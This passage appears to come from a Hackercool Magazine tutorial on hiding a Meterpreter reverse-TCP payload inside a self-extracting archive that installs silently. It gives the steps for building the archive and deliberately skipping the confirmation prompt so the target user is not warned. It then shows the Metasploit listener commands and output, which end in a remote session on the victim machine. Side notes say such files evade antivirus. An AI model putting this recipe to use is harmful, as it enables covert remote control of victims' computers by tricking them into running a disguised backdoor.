
Next, copy the payload (metx64_132.4444) you want to execute into the new folder you created as shown below.



Name	Date modified	Type	Size
metx64_132_4444_y	2/5/2025 6:12 PM	Application	7 KB

Now, all you need to do is left click on the folder containing the payload, hold it and drag it over the file “package-installer.bat”. This will open a new CMD window as shown below.

In 2022, Trust Wave found that malware being distributed using password protected SFX archives with about 96% of them belonging to Emotet.



The CMD window will ask you the name of file that you want to execute on the target system after extraction (Make sure to give the entire name along with the extension of the payload).


After you enter the name of the payload you want to execute, it will ask you if you want a confirmation question to come up during installation of the payload.


```
Which is the main file, that should be executed after extraction (with extension, i.e. myApp.exe):metx64_132_4444_y.exe  
If you want to a confirmation question to come up during installation, type it here (Otherwise, press ENTER for no-ques  
tion installation):_
```

Hackercool Magazine


This confirmation question will pop up to the target user. So, obviously we don't need it. Just press ENTER to have the payload installed silently without any prompts.

WinRAR offers a set of advanced SFX options that allow adding a list of executables to run automatically before or after the process, as well as overwrite existing files in the destination folder if entries with the same name exist.



Here's the SFX archive we want.

According to CrowdStrike, malicious SFX files are unlikely to be caught by traditional AV solutions.



Before clicking on it, I go to the attacker system (Kali) and start the listener as shown below.

```
64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.249
132
lhost => 192.168.249132
msf6 exploit(multi/handler) > set lhost 192.168.249
.132
lhost => 192.168.249.132
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.249.132:
4444
```

Now, as soon as the target user clicks on it, we get a meterpreter session on the Kali system as shown below.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.249.132:
4444
[*] Sending stage (203846 bytes) to 192.168.249.131
[*] Meterpreter session 1 opened (192.168.249.132:4
444 -> 192.168.249.131:49964) at 2025-02-11 08:03:5
4 -0500

meterpreter >
```


CrowdStrike reported that an unknown threat actor used a malicious self-extracting archive (SFX) file in an attempt to establish persistent backdoor access to a victim's environment.

```
meterpreter > sysinfo
```

```
Computer      : DESKTOP-2DHVSN7
OS            : Windows 10 (10.0 Build 17763).
Architecture  : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > █
```

